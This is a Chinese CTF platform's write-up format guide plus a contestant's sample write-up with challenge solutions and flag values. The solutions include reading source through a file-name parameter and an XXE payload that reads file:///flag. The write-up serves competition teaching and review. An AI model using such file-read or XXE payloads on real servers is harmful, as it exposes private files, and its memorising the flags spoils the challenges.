永信至诚 春秋 GAME

WRITEUP 文档规范

WRITEUP 书写规范

一、定义：

书面解题思路（WRITEUP，简称“WP”）是参赛选手将自己解题的思路，包括猜想、实践过程，以及必要的工具、方法、代码、资源等用书面的形式记录下来。供其他参赛选手学习和分享，以及供裁判组审查对这道题原创的解决能力。

二、特点：

1. 书面性：

要求以文档的形式进行记录：包括 word、markdown 或其他文档工具生成的可阅读的 pdf 格式。如果有更方便理解的需要，可以辅助以图片、语音及录像等形式。但是书面的文档内容必须记录完整的解题思路及过程的必备要素。

2. 完整性：

WP 文档必须完整的包含参赛名称、个人排名、个人整体答题情况，每道题的答题人，以及对每道成功解决（成功得分）的题目的分析和破解的过程，如果 WP 中有关键步骤缺失导致无法复现解题经过，则

视为 WP 不完整。

3. 原创性：

WP 文档需要能体现参赛选手有独立解决该问题的能力。如果在解决问题的过程中，用到了某种工具，需要注明工具的来源，只能是来源可追的或者自研工具。如果是自研工具，需要附上对解决问题有帮助的代码。

4. 可读性：

WP 文档需要语句通顺，逻辑严谨，格式及排版规范，可以通过 WP 逐步推导出来对问题的分析以及对正确答案的获取。

三、注意事项

1. 书面解题文档需要包含个人信息，解题列表，以及个人在本场比赛中所解决的全部题目的解题步骤和思考过程。
2. WP 文件名请包含个人昵称命名。
3. 解题过程中，关键步骤不可省略，不可含糊其辞、一笔带过。
4. 解题过程中如是自己编写的脚本，不可省略，不可截图（代码字体可以调小；而如果代码太长，则贴关键代码函数）。
5. 您所有解出的题目都必须书写 WRITEUP，缺少一个则视该 WRITEUP 无效，个人成绩将无效。
6. WRITEUP 如过于简略和敷衍，导致无法形成逻辑链条推断出个人

对题目有分析和解决的能力，该 WRITEUP 可能被视为无效，个人成绩将无效。

7. WRITEUP 书写过程中请注意格式规范，排版干净，语句通顺，以及用语文明。如果影响阅读可能会被判为无效。
8. WRITEUP 请务必按时提交，平台将在规定时间后停止收集 WP。

附件：WRITEUP 模板

曹东　WRITEUP

一、 个人信息

个人名称：曹东

个人排名：800

二、 解题情况

请粘贴个人排名截图和答题情况截图：

示例的操作流程：

“排行榜”→ “输入框输入自己参赛名称”→“找到您个人”→“截图”

（提交的时候请把下图替换为您在排行榜上的排名截图）

三、 解题过程

1 黑客密室逃脱

操作内容：

首先访问这个路径：

http://eci-2zejeeek25p8t5jyw2vn.cloudeci1.ichunqiu.com:5000/file?name=app.py

可以看到 app.py 的源代码：

```python
import os
from flask import Flask, request, render_template
from config import *
# author: gamelab

app = Flask(__name__)

# 模拟敏感信息
sensitive_info = SENSITIVE_INFO

# 加密密钥
encryption_key = ENCRYPTION_KEY

def simple_encrypt(text, key):
    encrypted = bytearray()
    for i in range(len(text)):
        char = text[i]
        key_char = key[i % len(key)]
        encrypted.append(ord(char) + ord(key_char))
    return encrypted.hex()

encrypted_sensitive_info = simple_encrypt(sensitive_info, encryption_key)

# 模拟日志文件内容
log_content = f"用户访问了 /secret 页面，可能试图获取 {encrypted_sensitive_info}"

# 模拟隐藏文件内容
hidden_file_content = f"解密密钥: {encryption_key}"

# 指定安全的文件根目录
SAFE_ROOT_DIR = os.path.abspath('/app')
```

阅读代码，发现有 hidden.txt 文件

拿到密钥，密文在源网页上就有：

然后写一个解密脚本就能拿到 flag 了

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
def simple_decrypt(encrypted_hex, key):
    encrypted = bytes.fromhex(encrypted_hex)
    decrypted = ""
    for i in range(len(encrypted)):
        byte = encrypted[i]
```

```
        key_char = key[i % len(key)]
        decrypted += chr(byte - ord(key_char))
    return decrypted

# 加密的密文
encrypted_text =
"d9d1c4d9e0d794a397dc69719a5da79bc5ab92a896a29ba66f9a7266a09595d797d5
93a499aa6b9d6aad"

key = "secret_key7890"

decrypted = simple_decrypt(encrypted_text, key)
print(decrypted)
```


flag 值：

flag{c582c29a-46b9-4776-8b96-02e2a49414e1}

2 ezEvtx

操作内容：

用 windows 自带的查看一下：



就得到文件名称了：confidential.docx 文件

flag 值：


`flag{confidential.docx}`

3 flowzip

操作内容：

打开 wireshark，直接找

就找到了：




flag 值：

`flag{c6db63e6-6459-4e75-bb37-3aec5d2b947b}`

4 Engima

操作内容：

打开 cyberchef，秒解




flag 值：

flag{HELLOCTFERTHISISAMESSAGEFORYOU}

7 ShadowPhases

操作内容：

打开 x64dbg，然后运行，就能直接看到 flag



flag 值：

```
flag{0fa830e7-b699-4513-8e01-51f35b0f3293}
```

10 星际 XML 解析器

操作内容：

一个很简单的 XXE 漏洞，注入即可：

XXE 脚本就能拿到 flag 了

如该题使用自己编写的脚本代码请详细写出，不允许截图

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///flag">
]>
<root>
    <data>&xxe;</data>
</root>
```

flag 值：

```
flag{4f84ea8a-d2a7-40fd-acf4-0c75835c2e57}
```